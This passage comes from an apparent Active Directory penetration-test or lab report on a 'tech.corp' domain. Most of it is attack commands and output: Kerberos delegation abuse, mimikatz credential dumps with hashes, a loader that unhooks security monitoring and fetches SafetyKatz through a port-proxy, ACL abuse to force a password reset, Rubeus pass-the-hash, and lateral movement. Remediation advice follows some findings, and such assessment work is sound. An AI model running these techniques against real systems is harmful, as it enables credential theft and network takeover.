doIfRjCCBkgAwIBBAEADAgEw0oIEZTCBGFhggRMIIEAADAgEFOQsbCVRFOguQ99SUkIEMBgAwIBAAEVMbMbtYnRnR2s3dGVjC5j3b3w04IEIzCCBB+gAwIBEqEDAgEEOoIEEQSCB07TDkLuephMYkVUg9jB9kgjRD/HqXAhIs0p0SLdRSQ5AePscZUF6mZv6IxpJ+LkXmu7CB+0j0kMq/G8U
eeyg0188g01GM3b9501nFdc7CtXfG+G0HRQHT6X0MSpM1I2Xm/N3JXhuat+8Q8Cf8CqYrDC8BB/z0jw8I1Dq14r4h01e1guVpGvNmD9F8az5weG180BNQX1wJGIXRFZ4gUEHBYEPTxOART4agMMF2VwJ2AvCYHAU1TFC64gqMhY05SHNkDPNhrhYMDcJRaPhKEIxzang8BZ1K1VskJtZYU9
hLXCDhYnFm0K14U7e0cJ05u061RL7jw8J7UJ0Q01D1043jXGGB3Rj0k0CkGd61Cyw0PFDCh2P2278gT4DvrrpMkAGNCSuA8B7nue69755022ab0hmgx4P/3j0phZ4Zuc10bPrm8JLA3FmCUGL/mk93x1Fjett6920WfW/4X80v512Hf8gZ15dmvP1+1WwW8eRQdBRK
J1Czeu7Q41CvT0K8FMT11jKp9F2P1BuUwAEB10U5VyoYwCvZx4DKDKuayEsq1CzBP3ahuQ4+4of8LrwYU1ICQ4ZVgrw8SCdFm129KxhXIE682QY11j48767377Ghu018Ykz1wC1Y369J871KdH8U1uPedJ+L860PHS3A14X9H412H0+FamL01nffR8q8A850XISax0PxpUxMow6G4FTSMU
CJAL15Y931Nqk4uMz8H8CrtK4M3j0dJfuk-vvl601PN/2e87M3K8Zm8Q6Zm+JL6nBgK/Mistd1Hy2b8ap1RouJj0z05Dp5r3ZPDuEUCHSk0TECrmAgzrJL8m1m34Kck5DpD2Ced1da663zIsKDPJwHgmhXjK+43uVnk2FnkJjG2mU1cXRH890A8QNMk6ZhpJ3sa7mW03pxor1Y6rEzKycov6
LwH970p891H892w8m3001/nbf42vrc3JHh89kUu5Q20nUg1K83H0V0Yv2J1bXsE1e+CB4K0yL+fW/LK003PCE+gqeEdq1608L1nqPw0HkKjw9gJ1S7yqNM0x11CSK1Snyr23G5f0LWw8e8qE4eub3Ww8e8RdEpc3M4H8U5Knf2313x112311P3n7R0Ww8A
hCq4Pw0P123yHgm8533yxvxtt1LD5Q111a9a15VYX01F0cyFMBAnn67811YeyOj0p0NQL8/cz0wM90/36/m1K32Q115V1PFmBsgmFV90yY00820CBYaADgA80HB10+FYGM1G401G1M1G0YMI0v08w8eADgEXORIE11u0231e5u0g+xeK1F1F6HcXs3VEV05S0T1100h0e9aDagEBoQ5K6
8hC3R123Z1KJPHUAWQ0EAKURGABYMD12MDgXNjA4mZcWnf8RPHjAyNjA4HTYX0M3MDRappEYDz1wHjYw0D12MDgZnZABMg1GuJURUNILKNPU1CpFDASoAMCAQCHfTATGwZrcm3823QBCXK1ZyguY29YcA==
[*] Impersonating user 'techadmin' to target SPN 'http://mgmtsrv.tech.corp'
[*] Final tickets will be for the alternate services 'host,wsman,cifs,rcpss'
[*] Building S4U2Proxy request for service: 'http://mgmtsrv.tech.corp'
[*] Using domain controller: tech-dc.tech.corp (172.16.4.5)
[*] Sending S4U2Proxy request to domain controller 172.16.4.5:88
[*] S4U2Proxy success!
[*] Substituting alternative service name 'host'
[*] base64(ticket.kirbi) for SPN 'host//mgmtsrv.tech.corp':
```

Figure 28: S4U2Self/S4U2Proxy forging a techadmin service ticket to MGMTSRV

With the ticket injected, operating-system-level command execution on MGMTSRV as **techadmin** is confirmed:

```
wins -r:mgmtsrv.tech.corp cmd
Microsoft Windows [Version 10.0.20348.4052]
C:\Users\techadmin>
```

```
C:\Users\studentuser\Desktop\shared>wins -r:mgmtsrv.tech.corp cmd
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.
C:\Users\techadmin>
```

Figure 29: OS command execution on MGMTSRV as techadmin

The host's credentials are then dumped, revealing the **techservice** service account used in F-5:

```
* Username : techservice
* Domain : TECH
* NTLM : 4311a88033b35fbbd00a681b005b6ead
```

```
mimikatz(commandline) # sekurlsa::evasive-logonpasswords

Authentication Id : 0 ; 754087 (00000000:000b81a7)
Session          : Service from 0
User Name        : techservice
Domain          : TECH
Logon Server     : tech-dc
Logon Time       : 8/16/2026 5:01:40 AM
SID              : S-1-5-21-1600556212-896947471-994435180-1108

msv :
[00000003] Primary
* Username : techservice
* Domain   : TECH
* NTLM     : 4311a88033b35fbbd00a681b005b6ead
* SHA1     : e14a6832aba5ae802b207dea9b2d35cf6f98b44f
* DPAPI    : 811c6f6f2b6216e5073ebdff22cf896a

tspkg :
wdigest :
* Username : techservice
* Domain   : TECH
* Password : (null)

kerberos :
* Username : techservice
* Domain   : TECH.CORP
* Password : (null)

ssp :
credman :
```

Figure 30: techservice credentials recovered from MGMTSRV

```
C:\Users\studentuser\Desktop\shared>echo F | xcopy C:\Users\studentuser\Desktop\shared\Loader.exe \\mgmtsrv.tech.corp\C$\Users\Public\Loader.exe /Y
Does \\mgmtsrv.tech.corp\C$\Users\Public\Loader.exe specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\Users\studentuser\Desktop\shared\Loader.exe
1 File(s) copied

C:\Users\studentuser\Desktop\shared>winrs -r:mgmtsrv.tech.corp cmd
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Users\techadmin>set username
set username
USERNAME=techadmin
```

Figure 31: Full credential dump on MGMTSRV (1/2)

```
C:\Users\techadmin>netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=80 connectaddress=172.16.100.10
netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=80 connectaddress=172.16.100.10

C:\Users\techadmin>C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/SafetyKatz.exe -args "sekurlsa::evasive-logonpasswords" "exit"
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/SafetyKatz.exe -args "sekurlsa::evasive-logonpasswords" "exit"
[+] Successfully unhooked ETW!
[+] NTDLL.DLL IS UNHOOKED!
[+] KERNEL32.DLL IS UNHOOKED!
[+] KERNELBASE.DLL IS UNHOOKED!
[+] ADVAPI32.DLL IS UNHOOKED!
[*] Module is not loaded, skipping...
[+] URL/PATH : http://127.0.0.1:8080/SafetyKatz.exe Arguments : sekurlsa::evasive-logonpasswords exit

.#####. mimikatz 2.2.0 (x64) #19041 Nov 5 2024 21:52:02
.## ^ ##. "A La Vie, A L'Amour" - (oe.eg)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # -path
ERROR mimikatz_doLocal ; "--path" command of "standard" module not found !
```

Figure 32: Full credential dump on MGMTSRV (2/2)

```

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : mgmtsrv$
Domain           : TECH
Logon Server      : (null)
Logon Time       : 8/16/2026 4:55:21 AM
SID              : S-1-5-20

msv :
[00000003] Primary
* Username : mgmtsrv$
* Domain   : TECH
* NTLM     : 9d93f4ea51118a856fe5b7c2f4873f22
* SHA1     : 390bfff750c9cc9398aeb33bf1cd3aa21123689c9
* DPAPI    : 390bfff750c9cc9398aeb33bf1cd3aa21

tspkg :
wdigest :
* Username : mgmtsrv$
* Domain   : TECH
* Password : (null)

kerberos :
* Username : mgmtsrv$
* Domain   : TECH.CORP
* Password : (null)

ssp :
credman :
cloudap :

```

Figure 33: MGMTSRV\$ machine-account hash also recovered

RECOMMENDATIONS

- Audit and remove write access to `msDS-AllowedToActOnBehalfOfOtherIdentity` for non-administrative principals; no account should be able to configure delegation on a computer object it does not own (the write access `STUDVMS` held over MGMTSRV is exactly this problem).
- Mark Tier-0 accounts as **sensitive and cannot be delegated** so they cannot be impersonated through S4U even where delegation is configured.
- Monitor Event ID 4769 for S4U ticket requests referencing privileged users.

REFERENCES

- <https://attack.mitre.org/techniques/T1558/003/>
- <https://learn.microsoft.com/windows-server/security/kerberos/kerberos-constrained-delegation-overview>

4.5 F-5 - ACTIVE DIRECTORY ACL ABUSE, ADDSELF AND FORCE-CHANGE-PASSWORD

HOSTNAME	tech.corp (Directory ACLs)
FQDN	tech-dc.tech.corp
OS DETAILS	Active Directory object permissions

DESCRIPTION

The `techservice` account recovered from MGMTSRV held a dangerous ACL chain. It could **add itself** to the privileged `Management` group (a `Self / Self-Membership` right), and the `Management` group in turn held

User-Force-Change-Password over the user puretech . By walking this chain we reset puretech 's password without knowing its current value, a pure permissions abuse that requires no cracking.

COMPROMISE STEPS

Enumerate what techservice can do, and the group's rights over puretech :

```
# techservice -> Management (Self-Membership)
# Management -> puretech (User-Force-Change-Password)
```

```
ObjectDN : CN=puretech,CN=Users,DC=tech,DC=corp
IdentityReferenceName : Management
ActiveDirectoryRights : ExtendedRight
ObjectAceType : User-Force-Change-Password
```

Figure 34: Management group holds Force-Change-Password over puretech

```
PS C:\Users\studentuser\Desktop\shared> Get-DomainGroup | select samaccountname, description, memberof
-----
samaccountname      description
-----
Administrators       Administrators have complete and unrestricted access to the computer/domain
Users               Users are prevented from making accidental or intentional system-wide changes and can run most applications
Guests              Guests have the same access as members of the Users group by default, except for the Guest account which is further restricted
Print Operators      Members can administer printers installed on domain controllers
Backup Operators      Backup Operators can override security restrictions for the sole purpose of backing up or restoring files
Replicator           Supports file replication in a domain
Remote Desktop Users Members in this group are granted the right to logon remotely
Network Configuration Operators Members in this group can have some administrative privileges to manage configuration of networking features
Performance Monitor Users Members of this group can access performance counter data locally and remotely
Performance Log Users Members of this group may schedule logging of performance counters, enable trace providers, and collect event traces both locally and via remote access to this computer
Distributed COM Users Members are allowed to launch, activate and use Distributed COM objects on this machine.
IIS_IUSRS            Built-in group used by Internet Information Services.
Cryptographic Operators Members are authorized to perform cryptographic operations.
Event Log Readers     Members of this group can read event logs from local machine
Certificate Service DCOM Access Members of this group are allowed to connect to Certification Authorities in the enterprise
RDS Remote Access Servers Servers in this group enable users of RemoteApp programs and personal virtual desktops access to these resources. In Internet-facing deployments, these servers are typically deployed on servers that run RemoteApp programs and personal virtual desktops.
RDS Endpoint Servers Servers in this group run virtual machines and host sessions where users RemoteApp programs and personal virtual desktops run. This group needs to be populated on servers running RemoteApp programs and personal virtual desktops.
RDS Management Servers Members in this group can perform routine administrative actions on servers running Remote Desktop Services. This group needs to be populated on all servers in a Remote Desktop Services environment.
Hyper-V Administrators Members of this group have complete and unrestricted access to all features of Hyper-V.
Access Control Assistance Operators Members of this group can remotely query authorization attributes and permissions for resources on this computer.
Remote Management Users Members of this group can access WMI resources over management protocols (such as WMI-Management via the Windows Remote Management service). This applies only to WMI namespaces.
Storage Replica Administrators Members of this group have complete and unrestricted access to all features of Storage Replica.
Domain Computers     All workstations and servers joined to the domain
Domain Controllers    All domain controllers in the domain
Schema Admins         Designated administrators of the schema
Enterprise Admins     Designated administrators of the enterprise
Cert Publishers       Members of this group are permitted to publish certificates to the directory
Domain Admins         Designated administrators of the domain
Domain Users          All domain users
Domain Guests         All domain guests
Group Policy Creator Owners Members in this group can modify group policy for the domain
RAS and IAS Servers   Servers in this group can access remote access properties of users
Server Operators       Members can administer domain servers
Account Operators      Members can administer domain user and group accounts
Pre-Windows 2000 Compatible Access A backward compatibility group which allows read access on all users and groups in the domain
Incoming Forest Trust Builders Members of this group can create incoming, one-way trusts to this forest
Windows Authorization Access Group Members of this group have access to the computed tokenGroupsGlobalAndUniversal attribute on User objects
Terminal Server License Servers Members of this group can update user accounts in Active Directory with information about license issuance, for the purpose of tracking and reporting TS Per User CAL usage
Allowed RODC Password Replication Group Members in this group can have their passwords replicated to all read-only domain controllers in the domain
Denied RODC Password Replication Group Members in this group cannot have their passwords replicated to any read-only domain controllers in the domain
Read-only Domain Controllers Members of this group are Read-Only Domain Controllers in the domain
Enterprise Read-only Domain Controllers Members of this group are Read-Only Domain Controllers in the enterprise
Cloneable Domain Controllers Members of this group that are domain controllers may be cloned.
Protected Users       Members of this group are afforded additional protections against authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=298939 for more information.
Key Admins            Members of this group can perform administrative actions on Key objects within the domain.
Enterprise Key Admins Members of this group can perform administrative actions on Key objects within the Forest.
DnsAdmins             DNS Administrators Group
DnsUpdateProxy        DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).
srvusers
Management
```

Figure 35: Domain groups: Management and srvusers stand out as custom groups


```
PS C:\Users\studentuser\Desktop\shared>
PS C:\Users\studentuser\Desktop\shared>
PS C:\Users\studentuser\Desktop\shared>
PS C:\Users\studentuser\Desktop\shared> # Find all non-default interesting ACLs
>> Find-InterestingDomainAcl -ResolveGUIDs | select ObjectDN, IdentityReferenceName, ActiveDirectoryRights, ObjectAceType | Format-List

ObjectDN      : DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=tech,DC=corp
IdentityReferenceName : DnsAdmins
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite, WriteDacl, WriteOwner
ObjectAceType  : None

ObjectDN      : DC=0.DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=tech,DC=corp
IdentityReferenceName : DnsAdmins
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite, WriteDacl, WriteOwner
ObjectAceType  : None

ObjectDN      : DC=a.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=tech,DC=corp
IdentityReferenceName : DnsAdmins
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite, WriteDacl, WriteOwner
ObjectAceType  : None

ObjectDN      : DC=b.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=tech,DC=corp
IdentityReferenceName : DnsAdmins
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite, WriteDacl, WriteOwner
ObjectAceType  : None

ObjectDN      : DC=c.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=tech,DC=corp
IdentityReferenceName : DnsAdmins
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite, WriteDacl, WriteOwner
ObjectAceType  : None

ObjectDN      : DC=d.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=tech,DC=corp
IdentityReferenceName : DnsAdmins
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite, WriteDacl, WriteOwner
ObjectAceType  : None

ObjectDN      : DC=e.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=tech,DC=corp
IdentityReferenceName : DnsAdmins
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite, WriteDacl, WriteOwner
ObjectAceType  : None
```

Figure 36: techservice ACLs, including Self-Membership on Management

```
PS C:\Users\studentuser\Desktop\shared> # Show everything techservice can do
>> Get-DomainObjectAcl -ResolveGUIDs | Where-Object {
>>     $_.SecurityIdentifier -match "S-1-5-21-1600556212-896947471-994435180-1108"
>> } | select ObjectDN, ActiveDirectoryRights, ObjectAceType, SecurityIdentifier

ObjectDN      ActiveDirectoryRights ObjectAceType SecurityIdentifier
-----
CN=Management,CN=Users,DC=tech,DC=corp Self Self-Membership S-1-5-21-1600556212-896947471-994435180-1108
CN=Management,CN=Users,DC=tech,DC=corp ReadProperty, GenericExecute S-1-5-21-1600556212-896947471-994435180-1108
```

Figure 37: techservice Self-Membership right over the Management group

```
PS C:\Users\studentuser\Desktop\shared> Get-DomainObjectAcl -ResolveGUIDs -Server tech-dc.tech.corp | Where-Object {
>>     $_.ObjectAceType -match "User-Force-Change-Password" -and
>>     $_.SecurityIdentifier -match (Get-DomainGroup "Management" -Server tech-dc.tech.corp).objectsid
>> } | select ObjectDN, ObjectAceType, SecurityIdentifier

ObjectDN      ObjectAceType SecurityIdentifier
-----
CN=puretech,CN=Users,DC=tech,DC=corp User-Force-Change-Password S-1-5-21-1600556212-896947471-994435180-1601
```

Figure 38: Confirming Management holds User-Force-Change-Password over puretech

Add `techservice` into the `Management` group:

```
Add-DomainGroupMember -Identity "Management" -Members "techservice" -Domain tech.corp -Verbose
# VERBOSE: [Add-DomainGroupMember] Adding member 'techservice' to group 'Management'
```

```
PS C:\Users\studentuser\Desktop\shared> Add-DomainGroupMember -Identity "Management" -Members "techservice" -Domain tech.corp -Verbose
VERBOSE: [Get-PrincipalContext] Binding to domain 'tech.corp'
VERBOSE: [Add-DomainGroupMember] Adding member 'techservice' to group 'Management'
PS C:\Users\studentuser\Desktop\shared>
```

Figure 39: Self-adding techservice into the privileged Management group

The new group membership only takes effect in a **fresh ticket**, so request a new TGT for `techservice` in a sacrificial logon session before using the group's rights:

```
Rubeus.exe asktgt /user:techservice /rc4:4311a88033b35fbbd00a681b005b6ead `
  /domain:tech.corp /dc:tech-dc.tech.corp /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
```

```
C:\Users\studentuser\Desktop\shared>.\Rubeus.exe asktgt /user:techservice /rc4:4311a88033b35fbbd00a681b005b6ead /domain:
tech.corp /dc:tech-dc.tech.corp /show /ptt
[*] Action: Ask TGT

[*] Using rc4_hmac hash: 4311a88033b35fbbd00a681b005b6ead
[*] Building AS-REQ (w/ preauth) for: 'tech.corp\techservice'
[*] Using domain controller: 172.16.4.5:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFjYCCBYqgAwIBBaEDAgEwoIEqTCCBKVhggShMIIEnaADAgEFoQsbCVRFQ0guQ09SUKIEmBygAwIB
AqEVMbMbMtyYnRndBsJdGvJc5j3Jwo4IEZzCCBG0GAWIBEqEDAgEEooIEVQSCBFF2WJ6WQTTnhw+O
HgEApQB8IA0UeYsvMnkKVENFLT9Mh3TGI5eh7h/2zkZwPUN9KXnETTn0+KK30Hn3wU+TwMfd+uqLeUzQ
9bgX5m3yrUgTKwazSEftnpNnTK1aN88wCEbqqZjfyLsejZN1WF+Ozs+t4XP67EjLeF00EPGG+a0cZmeJ
QfGbcJ7RR/2h2hYaseuCjut88Z2T3F09yk5f0HY8iZdCwqe9HsICDQZJDYWhK1E2n2kGyYFmmf9+uFb
g3n1MiaGSL54lbrM7F4LN2XOKJ3qb03S1H+Us1dZ/rhIC1uKnoqGWckVE9uw137Ez1KLqbeMyTdg1eJ6
QVAaFUzN7g511ZMqICB9QkzG5Mj361GqJBseAqv4qVeu9JUG+pe57dkHZLpTj1x15MTFwC9o76pN5T/
112k6BjJKi+h99IVXFckf4/FIN/mM/d49r3Zes0exrLjo2ZShZJ6oAQUVQ052C09A4dTd9oqE7SYdjvs
BjsSc9XLZ7Y0gTgiTxpU6jQnqZV0qpPwbj3+Xg5U1y+KqpZo/z5WqDrmXu9pBnLOHY1ZETScHTJXcBw
```


Figure 40: Fresh techservice TGT requested after the group change

```
C:\Users\studentuser\Desktop\shared>.\Rubeus.exe asktgt /user:techservice /rc4:4311a88033b35fbbd00a681b005b6ead /domain:
tech.corp /dc:tech-dc.tech.corp /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[*] Action: Ask TGT

[*] Showing process : True
[*] Username : CPHL5QES
[*] Domain : HWIK9Q0K
[*] Password : PN9N0IWI
[+] Process : 'C:\Windows\System32\cmd.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID : 4508
[+] LUID : 0x8a2193

[*] Using rc4_hmac hash: 4311a88033b35fbbd00a681b005b6ead
[*] Building AS-REQ (w/ preauth) for: 'tech.corp\techservice'
[*] Target LUID : 9052563
[*] Using domain controller: 172.16.4.5:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

Figure 41: Requesting the techservice TGT in a new window



```
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Users\studentuser\Desktop\shared>klist

Current LogonId is 0x8a2193

Cached Tickets: (1)

#0> Client: techservice @ TECH.CORP
Server: krbtgt/tech.corp @ TECH.CORP
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> Forwardable renewable initial pre_auth name_canonicalize
Start Time: 8/16/2026 9:22:22 (local)
End Time: 8/16/2026 19:22:22 (local)
Renew Time: 8/23/2026 9:22:22 (local)
Session Key Type: RSAES1_RC4_HMAC(HT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

C:\Users\studentuser\Desktop\shared>
```

Figure 42: Operating inside the refreshed techservice session

With the refreshed context, force-reset the `puretech` password:


```
Set-DomainUserPassword -Identity puretech -AccountPassword $pass -Verbose
# VERBOSE: [Set-DomainUserPassword] Password for user 'puretech' successfully reset
```

```
PS C:\Users\studentuser\Desktop\shared> Set-DomainUserPassword -Identity puretech -AccountPassword $pass -Verbose
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'puretech'
VERBOSE: [Set-DomainUserPassword] Password for user 'puretech' successfully reset
PS C:\Users\studentuser\Desktop\shared>
```

Figure 43: Force-resetting the puretech account password

A logon as `puretech` is then obtained, giving a fresh identity to pivot with:

```
C:\Users\studentuser\Desktop\shared>klist

Current LogonId is 0:0x9514ec

Cached Tickets: (1)

#0>      Client: puretech @ TECH.CORP
        Server: krbtgt/tech.corp @ TECH.CORP
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 8/16/2026 9:58:04 (local)
        End Time: 8/16/2026 19:58:04 (local)
        Renew Time: 8/23/2026 9:58:04 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\Users\studentuser\Desktop\shared>_
```

Figure 44: Interactive session as puretech

```
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\studentuser\Desktop\shared

C:\Users\studentuser\Desktop\shared>.\Rubeus.exe asktgt /user:puretech /password:Password@123 /domain:tech.corp /dc:tech
-dc.tech.corp /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[*] Action: Ask TGT

[*] Showing process : True
[*] Username : IZ95TQ49
[*] Domain : T8974P9Y
[*] Password : IWMOP135
[+] Process : 'C:\Windows\System32\cmd.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID : 4396
[+] LUID : 0x9514ec

[*] Using rc4_hmac hash: A29F7623FD11550DEF0192DE9246F46B
[*] Building AS-REQ (w/ preauth) for: 'tech.corp\puretech'
[*] Target LUID : 9770220
[*] Using domain controller: 172.16.4.5:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFDYCCBVyGawIBBaEDAgEwoIEfjCCBhphggR2MIEcQADAgEFoQsbCVRfQ0guQ09SUKIeMBygAwIB
AqEVMbMbMtyYnRndBsJdGVjaC5jb3Jwo4IEPDCCBDigAwIBEqEDAgEEooIEKgSCBCZMte27KYHkSxsc
fQ5Tb82IQCun+thiQuava2CZqK4FmCUNknES0i10Jne11Hbi80dxSIDu3+UQfnoUkPCKSWz7uPpu420E
m8lGGAQwX55v2wKbvpNrbH00SmOKbfZsMFilLjHJUyBdJZCWjRz0tnGBbMarNx36CbtYD8q1HLI0aK8
bb/CNJHonZvVS/50SPfVEc8ePqx7VvvGABwdV8YZa05Bg08h37Q1C3iKz6poQdzCAPHwLM0nEsjmmMqT6
0S3re4wn3kLEo9NKhyGHFYJETbk7hPJUyNCrnyYH//oBz2fm6pd8qCfvNH8wmCVYyFTQk3IwH2yqNDNa
```

Figure 45: Requesting a puretech TGT in a sacrificial process

```
C:\Users\puretech>set username
set username
USERNAME=puretech

C:\Users\puretech>
```

Figure 46: Confirmed access as puretech

RECOMMENDATIONS

- Remove the **Self-Membership** ACE that lets `techservice` add itself to `Management`, and the **User-Force-Change-Password** right the group holds over `puretech`; grant such rights only to dedicated, monitored admin roles.
- Run regular ACL reviews (BloodHound, `Get-DomainObjectAcl`) to catch privilege-granting ACEs on users and groups.
- Alert on Event ID 4724/4738 (password reset / account change) for sensitive accounts.

REFERENCES

- <https://attack.mitre.org/techniques/T1098/>
- <https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html>

4.6 F-6 · LATERAL MOVEMENT TO TECHSRV30 AND LOCAL SECRET EXTRACTION

HOSTNAME	TECHSRV30
FQDN	techsrv30.tech.corp
OS DETAILS	Windows Server (member server)

DESCRIPTION

The `puretech` account held local administrator rights on **TECHSRV30**, confirmed by an interactive `winrs` session whose `whoami /priv` output shows the full set of administrative privileges enabled (SeDebug, SeBackup, SeRestore, SeTakeOwnership and others). After relaying tooling to the host, the SAM and cached secrets were extracted, exposing the local administrator `securetech` and the machine account `TECHSRV30$`. `TECHSRV30$` is a member of the custom `srvusers` group through a `Self-Membership` ACL; that group membership is the pivot used to reach ADMIN_SRV86 in F-7.

COMPROMISE STEPS

Confirm local administrator command execution on TECHSRV30 as `puretech`:

```
winrs -r:techsrv30.tech.corp cmd
C:\Users\puretech> whoami /priv
# SeDebugPrivilege, SeBackupPrivilege, SeRestorePrivilege,
# SeTakeOwnershipPrivilege, SeImpersonatePrivilege ... all Enabled
```

```
PS C:\Users\studentuser\Desktop\shared> winrs -n:techsrv30.tech.corp cmd
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Users\puretech>set username
set username
USERNAME=puretech

C:\Users\puretech>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeIncreaseQuotaPrivilege Adjust memory quotas for a process             Enabled
SeSecurityPrivilege   Manage auditing and security log               Enabled
SeTakeOwnershipPrivilege Take ownership of files or other objects       Enabled
SeLoadDriverPrivilege Load and unload device drivers                 Enabled
SeSystemProfilePrivilege Profile system performance                     Enabled
SeSystemTimePrivilege Change the system time                         Enabled
SeProfileSingleProcessPrivilege Profile single process                         Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                 Enabled
SeCreatePagefilePrivilege Create a pagefile                             Enabled
SeBackupPrivilege     Back up files and directories                  Enabled
SeRestorePrivilege    Restore files and directories                  Enabled
SeShutdownPrivilege   Shut down the system                          Enabled
SeDebugPrivilege      Debug programs                                Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values           Enabled
SeChangeNotifyPrivilege Bypass traverse checking                      Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system          Enabled
SeUndockPrivilege     Remove computer from docking station          Enabled
SeManageVolumePrivilege Perform volume maintenance tasks              Enabled
SeImpersonatePrivilege Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege Create global objects                         Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Enabled
SeTimeZonePrivilege   Change the time zone                         Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links                       Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
```

Figure 47: OS command execution and full privileges as puretech on TECHSRV30

TECHSRV30 could not reach the operator tooling directly, so a **port-proxy** was configured on the host to relay traffic back through the STUDVM foothold, from which the loader and SafetyKatz were staged:

```
netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 `
connectport=80 connectaddress=<STUDVM foothold>
```

```
PS C:\Users\studentuser\Desktop\shared> echo F | xcopy C:\Users\studentuser\Desktop\shared\Loader.exe \\techsrv30.tech.corp\C$\Users\Public\Loader.exe /Y
Does \\techsrv30.tech.corp\C$\Users\Public\Loader.exe specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\Users\studentuser\Desktop\shared\Loader.exe
1 File(s) copied
PS C:\Users\studentuser\Desktop\shared>
```

Figure 48: Staging the loader onto TECHSRV30 through the port-proxy

```
C:\Users\puretech>netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=80 connectaddress=172.16.100.10
netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=80 connectaddress=172.16.100.10

